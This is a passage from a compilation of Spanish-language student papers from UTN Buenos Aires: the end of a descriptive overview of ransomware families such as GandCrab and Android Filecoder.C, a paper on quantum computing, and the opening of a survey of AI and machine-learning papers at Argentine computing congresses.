En el transcurso del año 2018, se popularizó una familia de ransomware llamada *GrandCrab*. Se trata de un malware que es contratado por piratas informáticos, el cual - según informan los creadores- ha dejado una ganancia de 2000 millones de dólares en ese año [29]. Este malware intenta cifrar archivos con extensiones conocidas, como documentos de ofimática, imágenes, videos y bases de datos. «En total, se estima que son más de 450 las extensiones de archivos las que busca bloquear». Una vez que el ransomware logra penetrar al sistema, el proceso se repite: encripta todos los archivos, y pide un rescate por ello. Es

prácticamente imposible de recuperar dicha data, a no ser que se realice un pago, se cuente con una copia de seguridad, o la infección se haya realizado con una de las primeras versiones del malware, para la cual existen herramientas para desencriptar [30].

Los creadores de *GandCrab* anunciaron el cese de sus servicios en junio de 2019, luego de la ya mencionada ganancia, la cual han blanqueado y tienen actualmente en su poder. En su comunicado los operadores del malware advertían a las víctimas que si no realizaban el pago correspondiente no iban a poder recuperar sus archivos, ya que eliminarían las claves. Sin embargo el FBI, junto a las agencias de seguridad de 8 países europeos, publicaron una herramienta de descifrado para todas las versiones del ransomware, además de claves maestras [31].

Ransomware en Android

Existen, además de los conocidos malware que atacan a los ordenadores, variantes cuyo objetivo son los dispositivos móviles, como aquellos con sistema operativo Android.

Investigadores de *ESET*, empresa dedicada a la seguridad informática y software antivirus, detectaron en el año 2017 una amenaza conocida como *Android/DoubleLocker.A,* que está basado en el código de un troyano bancario *(Android.BankBot.211.origin)* [32], aunque no hace uso de las funciones de recuperación de claves y usuarios bancarios, y en cambio incorpora herramientas que permiten cambiar el pin de bloqueo, y cifrar la información del teléfono. Este malware se distribuye, generalmente, «a través de una versión falsa de *Adobe Flash Player*, subida a sitios web comprometidos» [33].

Sin embargo, no era la única -ni la última- amenaza que detectarían. Dos años después, durante el 2019, descubrirían una nueva familia de ransomware, llamada *Android/Filecoder.C*. Éste se propaga mediante el envío de mensajes de texto desde un dispositivo infectado. Estos mensajes contienen enlaces a post de sitios populares como *Reddit*, o foros de desarrolladores, como *XDA Developers*; como así también apuntando directamente a instaladores de aplicaciones comprometidas. Una vez que la víctima accede al enlace, el malware se instala en el dispositivo, envía mensajes a toda la lista de contactos (que sirven para seguir el proceso de propagación), y a continuación encripta los contenidos del dispositivo. Sin embargo, «Debido a los objetivos limitados y las fallas tanto en la ejecución de la campaña como en la implementación de su cifrado, el impacto de este nuevo ransomware es limitado. Sin embargo, si los desarrolladores corrigen las fallas y los operadores comienzan a apuntar a grupos más amplios de usuarios, el ransomware *Android / Filecoder.C* podría convertirse en una seria amenaza» [34].

Conclusión

En perspectiva, los ataques informáticos han existido -y probablemente seguirán existiendo- a lo largo de toda la historia de la computación. Los datos de los usuarios constituyen un elemento importante en el funcionamiento de los sistemas, sean públicos o privados; y es un elemento utilizado para realizar actos delictivos. Si bien cabe remarcar que, con el pasar de los años y las amenazas lanzadas, la seguridad ha ido aumentando, volviéndose más y más sofisticada, aún está latente el peligro del secuestro de datos y otras formas de pérdida o robo de información. En manos de atacantes, los archivos personales constituyen el perfecto cebo para lograr, finalmente, que el usuario realice un rescate.

Hoy en día, la mayor ventaja que hemos obtenido de la seguridad y privacidad se ha convertido en un arma de doble filo, proporcionando un desafío aún mayor que es el de proteger en contra de la encripción involuntaria. De cara al futuro, sabemos

que mientras exista el crimen digital, el ideal de proteger el valioso recurso de la información seguirá siendo un tópico que preocupará a más de una generación.

Referencias:

[1] *The Reversible Denial-of-Resource CryptoViral Extortion Attack* (en inglés) [en línea]. Disponible en: https://www.networkworld.com/article/2344913/the-reversible-denial-of-resource-cryptoviral-extortion-attack.html

[2] *The biggest ransomware threats* (en inglés) [en línea]. Disponible en: https://usa.kaspersky.com/resource-center/threats/ransomware-threats-an-in-depth-guide

[3] A history of ransomware (en inglés) [en línea]. Disponible en: https://www.csoonline.com/article/3044015/a-history-of-ransomware.html

[4] *WannaCry update: The worst ransomware outbreak in history* (en inglés) [en línea]. Disponible en: https://blog.avast.com/wannacry-update-the-worst-ransomware-outbreak-in-history

[5] *Ransomware: 5 cosas que debe y no debe hacer* [en línea]. Disponible en: https://ar.norton.com/internetsecurity-malware-ransomware-5-dos-and-donts.html

[6] *Ransomware* [en línea]. Disponible en: https://es.malwarebytes.com/ransomware/

[7] *¿Qué es el cifrado de datos?* [en línea]. Disponible en: https://latam.kaspersky.com/resource-center/definitions/encryption

[8] *¿What are cryptocurrencies?* (en inglés) [en línea]. Disponible en: https://www.bankofengland.co.uk/knowledgebank/what-are-cryptocurrencies

[9] *La Blockchain: fundamentos, aplicaciones y relación con otras tecnologías disruptivas* [en línea]. Disponible en: https://www.mincotur.gob.es/Publicaciones/Publicacionesperiodicas/EconomiaIndustrial/RevistaEconomiaIndustrial/405/DOLADER,%20BEL%20Y%20MU%C3%91OZ.pdf

[10] *Blockchain, ¿el nuevo notario?* [en línea]. Disponible en: https://repositorio.comillas.edu/xmlui/bitstream/handle/11531/14564/Blockchain_el_nuevo_notario.pdf?sequence=1

[11] *Guide to the rise of cryptocurrency digital currency and bitcoin* (en inglés) [en línea]. Disponible en : https://onlinebusiness.northeastern.edu/neu-msf/guide-to-the-rise-of-cryptocurrency-digital-currency-and-bitcoin/

[12] *RSA: ¿Cómo funciona este algoritmo de cifrado? - Junco TIC* [en línea]. Disponible en: https://juncotic.com/rsa-como-funciona-este-algoritmo/

[13] *ENCRIPTACIÓN RSA DE ARCHIVOS DE TEXTO. Capítulo II* [en línea]. Disponible en: http://tesis.pucp.edu.pe/repositorio/bitstream/handle/20.500.12404/131/LEON_KATIA_ENCRIPTACION_RSA_TEXTO.pdf?sequence=1&isAllowed=y

[14] *Ransomware: How to Prevent Being Attacked and Recover After an Attack* (en inglés) [En línea]. Disponible en: https://www.backblaze.com/blog/complete-guide-ransomware/

[15] *Ingeniería Social: Corrompiendo la mente humana* [en línea]. Disponible en: https://revista.seguridad.unam.mx/numero-10/ingenier%C3%AD-social-corrompiendo-la-mente-humana

[14] How does ransomware work (en inglés) [en línea]. Disponible en: https://medium.com/@coderacademy/how-does-ransomware-work-3c7c498e36d0

[15] What is ransomware, how it works and how to remove it (en inglés) [en línea]. Disponible en: https://www.csoonline.com/article/3236183/what-is-ransomware-how-it-works-and-how-to-remove-it.html

[16] *Ransomware: How to Prevent Being Attacked and Recover After an Attack* (en inglés) [En línea]. Disponible en: https://www.backblaze.com/blog/complete-guide-ransomware/

[17] *Ransomware: How to Prevent Being Attacked and Recover After an Attack* (en inglés) [En línea]. Disponible en: https://www.backblaze.com/blog/complete-guide-ransomware/

[18] *Funcionamiento interno del ransomware CryptoLocker.* [en línea]. Disponible en: https://www.redeszone.net/2013/10/30/funcionamiento-interno-del-ransomware-cryptolocker/

[19] *Así fue el primer 'ransomware' del mundo: disquetes con sida que secuestraban tu PC* [en línea]. Disponible en: https://www.elconfidencial.com/tecnologia/2017-05-27/primer-ransomware-diskete-panama_1389351/

[20] *Reveton un troyano policía* [en línea]. Disponible en: https://www.malware.es/windows-ransomware/reveton/

[21] *Análisis de Simplocker, primer ransomware para Android activado en TOR* [en línea]. Disponible en: https://www.welivesecurity.com/la-es/2014/06/04/analisis-primer-ransomware-android-activado-tor/

[22] *Ransom32 es el primer ransomware desarrollado en JavaScript* [en línea]. Disponible en:

https://www.fayerwayer.com/2016/01/ransom32-es-el-primer-ransomware-desarrollado-en-javascript/
[23] *Estos han sido los 5 ataques de ransomware más importantes de 2017* [en línea]. Disponible en: https://www.redeszone.net/2017/12/16/estos-los-5-ataques-ransomware-mas-importantes-2017/
[24] *Ransomware WannaCry: qué es y cómo proteger su pc* [en línea]. Disponible en: https://www.avast.com/es-es/c-wannacry
[25] Cybercrime tactics and techniques. Q1 2019 (en inglés) [en línea]. Disponible en: https://resources.malwarebytes.com/files/2019/04/MWB-CTNT-2019-state-of-malware_FINAL.pdf
[26] *El ransomware en empresas aumentó un 200%, según Malwarebytes* [en línea]. Disponible en: https://www.muyseguridad.net/2019/04/26/ransomware-en-empresas/
[27] *Países más afectados por el ransomware en Latinoamérica durante 2018* [en línea]. Disponible en: https://www.welivesecurity.com/la-es/2019/01/04/paises-mas-afectados-ransomware-latinoamerica-durante-2018/
[28] *Nueva ola de ransomware afecta a Rusia* [en línea]. Disponible en: https://www.welivesecurity.com/la-es/2019/01/28/nueva-ola-ransomware-afecta-rusia/
[29] *El ransomware GandCrab cerrará sus servicios a finales de este mes.* [en línea]. Disponible en: https://www.redeszone.net/2019/06/03/ransomware-gandcrab-cierre/
[30] *GrandCrab: nueva famiia de ransomware crece rápidamente en latinoamérica* [en línea]. Disponible en: https://www.welivesecurity.com/la-es/2018/08/22/gandcrab-nueva-familia-ransomware-crece-latinoamerica/
[31] *Publicaron las claves maestras de descifrado para el ransomware GandCrab* [en línea]. Disponible en: https://www.welivesecurity.com/la-es/2019/07/22/publicaron-las-claves-maestras-de-descifrado-para-el-ransomware-gandcrab/
[32] *Doctor Web: Dangerous Android banking Trojan gains control over mobile devices* (en inglés) [en línea]. Disponible en: https://news.drweb.com/show/?i=11381&lng=en
[33] *DoubleLocker: ransomware para Android explota los servicios de accesibilidad.* [en línea]. Disponible en: https://www.welivesecurity.com/la-es/2017/10/13/doublelocker-ransomware-android-accesibilidad/
[34] *Nuevo ransomware para Android se distribuye a través de SMS.* [en línea]. Disponible en: https://www.welivesecurity.com/la-es/2019/07/31/nuevo-ransomware-android-distribuye-sms/

El futuro de la Computación Cuántica

Durán, Matías; Seijas, Lucas Gabriel; Peña, Diego Axel; Galio, Juan Cruz; Mombelli, Martín.

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract

La Computación Cuántica es un nuevo modelo tecnológico basado en principios de la física cuántica, propone un esquema donde las computadoras pueden ser infinitamente superiores en cuanto a velocidad. El objetivo del presente trabajo, es analizar la Computación Cuántica en relación a su funcionamiento y potencial, y el impacto que puede tener a futuro en la sociedad. En base a la investigación realizada, se observa que la Computación Cuántica no vino a reemplazar a la binaria (la actual), sino más bien, a complementarla debido a que existen acciones que una puede realizar y la otra no, y viceversa.

Palabras Clave

Computación Cuántica, Qubits, decoherencia, superposición, costo

Introducción

La computación tal y como se la conoce, basada en el uso de los dígitos binarios 1 y 0, y que presenta la información en serie o en paralelo, fue creada en 1936 [7]. Sin embargo, en los últimos años se dio un cambio total de paradigma en cuanto al funcionamiento de las computadoras y el potencial que las mismas poseen [4]. La Computación Cuántica es un paradigma de computación que se basa en el uso de qubits en vez de bits y pueden procesar la información en simultáneo [1]. Un qubit puede estar definido como 0, 1 o, como una superposición de los dos. Esto permite que se puedan realizar cómputos sobre ambos valores a la vez [2]. Se puede deducir que este nuevo sistema, tiene más potencial que el actual, ya que por ejemplo un ordenador cuántico con longitud de palabra de 32 qubits tendría una potencia de cálculo equivalente a la de unos 4.300 millones de ordenadores personales de 32 bits, de los que hoy se utilizan, y puede dar paso a sistemas más competentes y tecnologías más avanzadas como por ejemplo la implementación de criptografía cuántica como nuevo método de seguridad informática [3].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada), es analizar la Computación Cuántica en cuanto a su funcionamiento y potencial, y el impacto que puede tener a futuro en nuestra sociedad. Para cumplir el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se presenta la Computación Cuántica y sus características; en la sección 2, se examina el potencial que tiene la Computación Cuántica. En la sección 3, se desarrollan los problemas de la Computación Cuántica. En la sección 4, se detalla un análisis de costo/beneficios de esta tecnología. Finalmente, en la sección 5 se desarrollan las conclusiones y futuras líneas de trabajo.

1. Conceptos básicos

La Computación Cuántica abarca todo un paradigma de la computación basado en el uso de qubits en lugar del convencional bit [4]. El qubit es la unidad básica de información, éste puede hallarse en distintos estados, tales como 1 o 0, o como una superposición de ambos [5]. Eso permite que se puedan realizar varias operaciones simultáneas, según el número de qubits.

Según [1] "Con los bits convencionales si teníamos un registro de tres bits había ocho valores posibles, y el registro sólo podía tomar uno de esos valores. En cambio, si tenemos un vector de tres qubits, la partícula puede tomar ocho valores distintos a la vez gracias a la superposición cuántica. Así, un vector de tres qubits permitiría un total de ocho operaciones paralelas." El inconveniente que se puede encontrar al utilizar este tipo de mecánicas, es la medición del valor de uno de estos qubits, ya que las mediciones en la mecánica cuántica no son deterministas, es decir que si se mide el valor de un qubit 100 veces por ejemplo, se encuentra que el valor siempre va a cambiar, ya que el proceso de medida es, por tanto, un experimento aleatorio en el que la probabilidad de cada resultado está determinada por el estado del sistema. A esta situación se la conoce como paralelismo cuántico (a mayor cantidad de qubits que haya en el proceso, la cantidad de pasos aumenta "elevado" por cada qubit disminuyendo el tiempo que tomaría en una computadora clásica de forma exponencial). Según [14], la información se codificará en átomos hacia 2030: "Parecerá demasiado optimista, pero es una indicación razonable de que la técnica alcanzará pronto el mundo microscópico, donde las leyes cuánticas gobiernan el comportamiento de los dispositivos físicos". Cuanto más relevante sea uno de los estados en la superposición, más probabilidad hay de que al medir el valor del qubit, ese sea el valor expresado. Más precisamente, la posibilidad de medir cada estado se calcula como el módulo cuadrado del coeficiente que le acompaña, así por ejemplo, si se encuentra con un qubit cuyos valores de la superposición son 0.81 para el 0, y 0.57 para el 1, la probabilidad de que cada valor se vea expresado al realizar la medición, estará dado por el cálculo $|0.81|^2$ Para el 0 y $|0.57|^2$ para el 1 [6]. De acuerdo a [13], "es la física la ciencia adecuada para estudiar el comportamiento de la información. Después de todo, vivimos en un mundo sensorial y creamos el castillo de conocimientos que tenemos sobre él en base a nuestras sensaciones". La Computación Cuántica usa la superposición de estados para ejecutar más de un cómputo a la vez. Como los electrones del qubit pueden ser 0 y 1 al mismo tiempo, gracias a esto podemos comprobar ambos estados a la par, lo cual nos permite tener ordenadores muchísimo más rápidos. Por supuesto, no garantiza más rapidez en cualquier situación, pero sí en las que se pueda aprovechar éste paralelismo.

2. Potencial de la Computación Cuántica

Un computador cuántico de 30 qubits tiene la misma capacidad de cómputo que el de un procesador convencional de 10 teraflops (millones de millones de operaciones en coma flotante por segundo), cuando actualmente las computadoras trabajan en el orden de gigaflops (miles de millones de

operaciones en coma flotante por segundo), implicando una mejora de rendimiento, teniendo en cuenta que el teraflop es una medida de mayor escala que el gigaflop (sería como comparar metros con centímetros). Hoy en día el computador cuántico más potente se encuentra en manos de Google, y cuenta con una capacidad de procesamiento y almacenamiento de 72 qubits [4]. Uno de los principales usos para los que se plantea esta tecnología, es la criptografía, ya que sistemas que antes tardaban años en romperse, es decir, descifrar un determinado código de seguridad criptográfico, con el uso de un computador cuántico, sólo se tardarían minutos. Uno de los principales usos del computador cuántico, se basaría en derribar la mayoría de las medidas de seguridad existentes. En una entrevista dada por James Clarke (Director de Hardware Cuántico de Intel Corporation), declaró [15]: "Para algunas aplicaciones, la Computación Cuántica es exponencialmente mejor que la computación clásica. Por ejemplo, para algunas aplicaciones, como criptografía, un ordenador clásico puede tardar 1.000 millones de años en romper una clave criptográfica RSA mientras un ordenador cuántico podría hacerlo en minutos."

3. Problemas en el desarrollo la Computación Cuántica

Los tres problemas más importantes en el desarrollo de esta nueva tecnología fueron el hardware, el uso que le corresponde y la decoherencia. El primer problema es el hecho de encontrar hardware adecuado para la implementación de la Computación Cuántica que pueda aprovechar por completo todas sus capacidades. La Computación Cuántica en teoría es prometedora pero, al llevarla a la práctica cuesta mucho trabajo [9]. Esto sucede debido a que es tecnología en la que no se tiene tanta experiencia como para poder manejarla de manera sencilla, los qubits son muy susceptibles a pequeños cambios. Además el costo de producción puede llegar a ser muy elevado para mantener esta tecnología, teniendo en cuenta que hablamos de millones de dólares en una tecnología que promete, pero que a su vez, es incierta [10].

Más adelante, el uso dado es importante ya que al ser solo utilizado en el campo científico-académico, evitaría que una gran cantidad de inversionistas quieran fundar el avance de esta tecnología, es decir, el uso actual de esta tecnología limita los fondos que podría reunir. En los últimos años, los avances en la computación han sido debido a la gran cantidad de dinero que deja el mercado de la tecnología para uso diario o empresarial. Si la tecnología se estanca en estas zonas significaba una gran pérdida de dinero y por lo tanto, menos avances [11].

El último problema a analizar es la decoherencia. Según [12] "la decoherencia cuántica es el proceso que produce la pérdida de coherencia de un estado cuántico". Es el término usado en el estudio de la mecánica cuántica para explicar porque un estado cuántico entrelazado, bajo ciertas condiciones específicas, puede dar lugar a un estado físico clásico (no entrelazado). De acuerdo a [12] "Se puede entender como la destrucción de la interferencia cuántica; la interferencia es el resultado de una de las características más peculiares de la mecánica cuántica, el

principio de superposición". Teniendo esta definición en cuenta, podemos tomar como ejemplo, el caso del experimento imaginario del gato de Schrodinger [8], el hecho de que las partículas del gato en cuestión entren en contacto con el ambiente podrían llevar a cabo una decoherencia que tenga como consecuencia que la combinación de "gato vivo" + "gato muerto" perdiera coherencia y se transformara en un estado normal y por tanto tras un lapso de tiempo, el gato definitivamente estuviera dentro de la caja vivo o muerto, pero no en una superposición de ambos [8]. Esto significa que los qubits se pierden y se transforman en simples unidades de información. Si se pierde el qubit, la computadora simplemente no funcionaría y se podría considerar inservible [1].

4. Análisis del costo y beneficios de la Computación Cuántica

A pesar del principal problema de la tasa de error por qubit, Google pudo avanzar en la construcción de su primer procesador cuántico de 72 qubit reduciendo la tasa de error a 1% [16]. Sin embargo, es una tasa de error que no se puede permitir en un escenario realista, debido a la alta cantidad de error que podrían ocurrir y teniendo en cuenta que los procesadores convencionales tienen una tasa de error inexistente [16]. Por ende, el objetivo que se busca es el de tener una tasa de error del 0,1% en miles de millones de qubits, objetivo para el que queda todavía un largo camino.

Lo mismo realizó Intel por su lado, al crear finalmente un procesador de 49 qubits, dando a conocer las bases que deberán seguir los nuevos procesadores cuánticos. Por ejemplo, se sabe que para que el sistema cuántico de las computadoras funcione, éste debe operar a unos 0° Kelvin, o mejor dicho -273° C, temperatura que roza el Cero Absoluto. Dejando en claro que no habrá un procesador cuántico doméstico en muchos años, el avance es lento y las condiciones de funcionamiento son bastante exigentes.

Sin embargo, existen claros avances cada día que (aunque sean lentos y poco concisos) definirían algún día el estándar de la Computación Cuántica.

Por ejemplo, D-Wave (empresa pionera en Computación Cuántica) descubrió que un procesador de 4000 qubits podría rendir exactamente igual a uno de 2000 qubits debido a la temperatura[17]. Si se quisiese notar una mejora en el rendimiento, se debería bajar aún más la temperatura (teniendo en cuenta que se trabaja normalmente en 0,015°K), algo que parece casi imposible.

Para que la Computación Cuántica tenga un peso relevante frente a la computación convencional, faltan aproximadamente 10 o 15 años, si se tiene en cuenta que el procesador con mayor cantidad de qubits actualmente tiene 128 y se estima que para que sea capaz de rivalizar necesita de al menos 1000 qubits que puedan trabajar de forma estable y con una tasa de error ínfima[18].

5. Conclusiones

El qubit todavía no presenta su máximo potencial, pero se están realizando avances bastante significativos con respecto a su desenvolvimiento y compatibilidad en un entorno de trabajo. Las mejoras con respecto a la cantidad de qubits utilizados en el procesador cuántico fue aumentando, dejando de ser únicamente teoría. Se puede apreciar su funcionamiento estable bajo condiciones que, si bien no son normales, son las necesarias para que funcione esta nueva tecnología y así evitar la decoherencia, que es la capacidad del qubit de perderse y asignar información inútil a la computadora.

También existen nuevos inconvenientes, como el hecho de que la cantidad de núcleos qubit no importaban si la temperatura no era la adecuada debido a que esta falta de frío iba a mermar el rendimiento del procesador, comparable a uno de menos qubits, la temperatura limita el máximo potencial de la computadora cuántica.

Vale recordar que la Computación Cuántica no vino a reemplazar a la binaria (la actual), sino más bien, vino a complementarla debido a que hay acciones que una puede realizar y la otra no, y viceversa. Más que nada debido a que el sistema operativo o programas cargados a la computadora cuántica, distan de ser iguales de una forma inimaginable, haciendo que la Computación Cuántica y la binaria no sean más que incompatibles pero complementarios entre sí. Como futuras líneas de trabajo, se prevé profundizar en las cuestiones económicas que llevan a la Computación Cuántica a ser aún muy restrictiva. Resulta prometedor investigar cómo pueden reducirse los costos de fabricación para así lograr que esta tecnología pueda llegar a lugares al menos más tangibles para el común de la gente como universidades o pequeños laboratorios.

Referencias:

[1] A. Sicard, “Computación cuántica: una perspectiva desde lo continuo” Revista Universidad EAFIT, vol. 36, no. 118, Jun, 2012. [Online]. Available: https://bit.ly/2Sw4vGQ**.** Último ingreso: 29/08/2019

[2] Pastor, Jesús. (2002). Quantum mechanics and brain: A critical review. Revista de neurología. 35. 87-94. [Online]. Available: https://bit.ly/2ULl6HI. Último ingreso: 29/08/2019

[3] F. Montoya, “La criptografía cuántica, ¿realidad o ficción?”, Instituto de Física Aplicada, Departamento del Tratamiento de la Información y Codificación, Consejo Superior de Investigaciones Científicas, Madrid, España, 2004. [Online]. Available: https://bit.ly/2CARPDB. Último ingreso: 29/08/2019

[4] Grupo de Computación Cuántica, “Introducción al modelo cuántico de computación”, Dep. Matemática Aplicada. E.U. Informática Ctra. de Valencia Km. 7, 28031, Madrid, España, 2003. [Online]. Available: https://bit.ly/32QwFNy. Último ingreso: 29/08/2019

[5] V. Moret Bonillo, “Principios fundamentales de la Computación Cuántica”, Departamento de Computación. Facultad de Informática Universidad de A Coruña. , España, 2013. [Online].Available: https://bit.ly/2uwHdzK. Último ingreso: 29/08/2019

[6] O. Organista, V. Gómez, D. Jaimes y J. Rodríguez, “Una idea profunda en la comprensión del mundo físico: el principio de superposición de estados”, Grupo de Física Matemática, Departamento de Física, Universidad Pedagógica Nacional de Colombia, Bogotá D. C., Colombia. 2007 [online] available: https://bit.ly/2HXWMcn. Último ingreso: 29/08/2019

[7] Prieto, A., Lloris, A., & Torres, J. C.. Introducción a la Informatica 3ra edición, 1989 [online] available: https://bit.ly/1RA4bfv. Último

ingreso: 29/08/2019
[8] L. De la Peña, "Decoherencia en mecánica cuántica" in Introducción a la mecánica cuántica, xth ed. 2014, cap. 15, sec. 5.4,
[9] James N. Eckstein, Jeremy Levy, "Materials issues for quantum computation", MRS Bulletin, 2013, [online] available: https://bit.ly/2JgGXzi. Último ingreso: 29/08/2019
[10] Herve-Victor Formen, "Quantum Computing: a review of investments in 2018", 2018, [online] available: https://bit.ly/2XrKMWo. Último ingreso: 29/08/2019
[11] Esther Villa Rodriguez, Eneko Osaba Icedo, Javier Del Ser Lorente, "QUANTUM COMPUTING: six key factors to understand the future of computation", 2012, UNESCO, [online] available: https://bit.ly/2YKxHJ2. Último ingreso: 29/08/2019
[12] Sebastian Fortin, "Decoherencia Cuántica", 2016, Diccionario Interdisciplinar Austral, [online] available: https://bit.ly/2WVJ002. Último ingreso: 29/08/2019
[13] Nasser Darwish Miranda, "Computación cuántica", Universidad de La Laguna, España, 2007. [Online]. Available: https://bit.ly/2PbUjAs. Último ingreso: 29/08/2019
[14] Antonio Acín, "Procesamiento cuántico de la información", Investigación y ciencia, 2006. [Online]. Available: https://bit.ly/2tv72Ta. Último ingreso: 29/08/2019
[15] J. S. Clark, "Quantum computing within the framework of advanced semiconductor manufacturing", 2016. [Online]. Available: https://bit.ly/2JsiffA. Último ingreso: 29/08/2019
[16] Susana Angulo, "Google lidera nuevamente la computación cuántica", 2018. [Online]. Available: https://bit.ly/2JA3LJk. Último ingreso: 29/08/2019
[17] Francisco R. Villatoro. El duro camino de D-Wave hacia la supremacía. https://bit.ly/2LgLBxa. Último ingreso: 29/08/2019
[18]Manuel Arenas. El procesador de 49 qubits de Intel por dentro. https://bit.ly/2LH6qk5. Último ingreso: 29/08/2019

Protagonismo de Inteligencia Artificial y Machine Learning en los congresos nacionales

Acevedo Agustín, Annoni Francisco, Lebovits Nicolas, Slucka Iván

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
El objetivo del presente trabajo es analizar y comparar la presencia de la temática Inteligencia Artificial y Machine Learning en Congresos Nacionales durante los últimos 5 años. Para ello, se analizan diferentes workshops de cada congreso en busca de artículos en los que se tratan dichas temáticas, creando una tabla con los años, los congresos y los artículos. Se analiza la tabla de distintos puntos de vista y se observa un incremento de trabajos sobre estos temas durante los últimos años.

Palabras Clave
Machine Learniung, Inteligencia Artifcial, Congresos, Desarrollo.

Introducción

En los últimos 5 años, la tecnología ha avanzado de manera drástica, tanto así que hoy en día una computadora gracias al uso de Machine Learning (ML), es capaz de aprender, decidir y resolver problemas, cada vez más complejos [1]. Se puede describir M.L. como [2] "la capacidad que se le otorga a una computadora, a través de algoritmos, con la finalidad de que puedan aprender o generar conocimiento sin ser programada explícitamente para dicha labor". Esta tecnología se encuentra en múltiples aplicaciones para predecir, buscar y analizar una gran cantidad de Información, ya que según "La cantidad de datos que se generan actualmente en las empresas se está incrementado de forma exponencial, y extraer información valiosa de ellos supone una ventaja competitiva que no se puede menospreciar" [3]. Para las empresas, es de suma importancia tener este tipo de tecnología, ya que supone una ventaja competitiva por sobre las otras empresas; además también se puede predecir futuros problemas, mejorar la toma de decisiones y desarrollar mejores acciones de negocio. Según [4], "Estos avances en la tecnología, se dan gracias a la Comunidad Científica y tecnológica, la cual investiga, desarrolla y crea nuevas soluciones para una mejor calidad de vida". Estas comunidades de científicos se agrupan en Congresos, que se encargan de fomentar en los jóvenes, la investigación y la creación de nuevas soluciones tecnológicas. En Argentina, existen Congresos Nacionales, del ámbito de la informática, algunos de ellos son: "Congreso Nacional de Ingeniería Informática- Sistemas de Información (CoNaIISI)" [5], "Congreso Argentino de las Ciencias de la computación (CACIC)" [6], "Jornadas Argentina de informática (JAIIO)" [7], "Workshop de Investigación en las Ciencias de la Computación (WICC)" [8], entre otros. En estos encuentros la comunidad académica participa presentando trabajos, enviando artículos científicos, que se encargan de analizar la evolución y presencia de muchos aspectos de la informática, incluyendo Machine Learning.

En este contexto el objetivo del presente trabajo (en el marco de la materia "Sistemas y Organizaciones" de primer año de cursada) es analizar y comparar la presciencia de Machine Learning en los Congresos Nacionales durante los

últimos 5 años. Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera. En la sección 1, se definen los conceptos básicos de Machine Learning. La sección 2, se describen los congresos y su relación con Machine Learning. La sección 3, realiza una tabla con los workshops de cada congreso, y luego los analiza. Para concluir, en la sección 4, se desarrollan las conclusiones y futuras líneas de trabajo.

1. Conceptos básicos

Según [9;10], se entiende a la Inteligencia Artificial como la capacidad de un agente informático para simular los procesos cognitivos que habitualmente se asocian a la inteligencia humana. Entre estos procesos cognitivos se incluyen la capacidad de aprendizaje, comprensión y procesamiento de la información obtenida para lograr un fin determinado. Machine Learning (o aprendizaje automático) es una ramificación de la Inteligencia Artificial. Más específicamente, Machine Learning es, la capacidad que tiene una máquina, o un programa de computadora de aprender [10]. El aprendizaje se refiere a un amplio espectro de situaciones en las cuales el aprendiz, (en este caso una máquina), incrementa su conocimiento o sus habilidades para cumplir una tarea [3].

ML se encarga de desarrollar sistemas que aprenden automáticamente, mediante la identificación de patrones complejos en millones de datos, pudiendo así predecir comportamientos futuros logrando que, con el paso del tiempo, se actualice el algoritmo de forma automática [1]. Dicho "Sistema de aprendizaje" se caracteriza en dos: el Aprendizaje Supervisado y el Aprendizaje no Supervisado [9;12].

El Aprendizaje Supervisado se basa en un algoritmo que posee experiencia, o conocimiento previo, en el que se hacen predicciones o se toman decisiones. Este tipo de Aprendizaje se clasifica de dos formas: Regresión (cuando se quiere predecir un resultado que varía en un rango continuo) y Clasificación (para predecir resultados y relacionarlos).

Por otro lado, en el Aprendizaje no Supervisado, se busca identificar en los datos, estructuras y patrones. No se tiene la respuesta conocida para cada caso, por lo que es necesario que el algoritmo busque las relaciones entre las variables involucradas [11].

Machine Learning se encuentra en múltiples aplicaciones para predecir, buscar y analizar una gran cantidad de Información, ya que según "La cantidad de datos que se generan actualmente en las empresas, se está incrementado de forma exponencial, y extraer información valiosa de ellos supone una ventaja competitiva que no se puede menospreciar" [4], empresas como Google y Amazon, utilizan constantemente esta tecnología en sus motores de búsqueda, sacando provecho de la información que el usuario le brinda. Sin embargo, ML no solo es utilizada por las empresas para predecir, buscar y analizar información, sino también se emplea para optimizar y mejorar sistemas, para el aprendizaje supervisado, la identificación de patrones, la toma de decisiones de forma autónoma [3]. Por ello, esta tecnología es tan importante en la actualidad y se encuentra en constante desarrollo e implementación.

2. Congresos nacionales

Un Congreso, es una "Conferencia generalmente periódica en que los miembros de una asociación, cuerpo,

organismo, profesión, etc., se reúnen para debatir cuestiones previamente fijadas" [10]. En estos congresos participa la comunidad científica, la cual "consta del cuerpo total de científicos junto a sus relaciones e interacciones" [4]. Normalmente en estos encuentros se dividen las actividades en "subcomunidades", cada una trabajando en un campo particular de la ciencia.

En Argentina, el "Consejo Nacional de Investigaciones Científicas y Técnicas" (CONICET) es "el principal organismo dedicado a la promoción de la ciencia y la tecnología, quien ejecuta actividades científicas y tecnológicas" [12], es autárquico y dependiente del Ministerio de Educación de la Nación. Este último ha planteado la necesidad de articular sus instituciones en un "Sistema Nacional de Innovación para la resolución de problemas concretos o generación de conocimiento de aplicación futura." [12], mediante el desarrollo de distintas actividades, como lo son los Congresos Científicos Nacionales.

En Argentina, existen en el ámbito de la Informática, Congresos Nacionales, que se encargan de actualizar y recopilar trabajos y artículos científicos presentados año a año por la comunidad. Existen diversos Congresos Informáticos como Congreso Nacional de Ingeniería Informática – Sistemas de Información(CoNaIISI), Congreso Argentino de Ciencias de la Computación (CACIC), Jornadas Argentinas de Informática (JAIIO), Workshop de Investigadores en Ciencias de la Computación (WICC), para en los cuales "La comunidad académica participa presentando trabajos, enviando artículos científicos originales sobre ideas innovadoras, estudios de caso, entre otros, en el dominio de los sistemas y tecnologías de la información" [6].

3. Trabajos vinculados

Los trabajos utilizados para conformar el siguiente cuadro fueron extraídos en los últimos 5 años, de los workshops de los siguientes congresos: CoNaIISI, CACIC, JAIIO, WICC. Para lograrlo se utilizaron las memorias y actas, extraídas de las paginas oficiales anuales, de cada uno de los congresos, analizando trabajo por trabajo, y distinguiendo los trabajos más relevantes sobre ML. Esto se demuestra en la tabla 1 en la cual se aprecia el incremento en la cantidad de artículos de IA y ML, en cada uno de los congresos, a partir de los años 2014, 2015, 2016, 2017 y 2018.

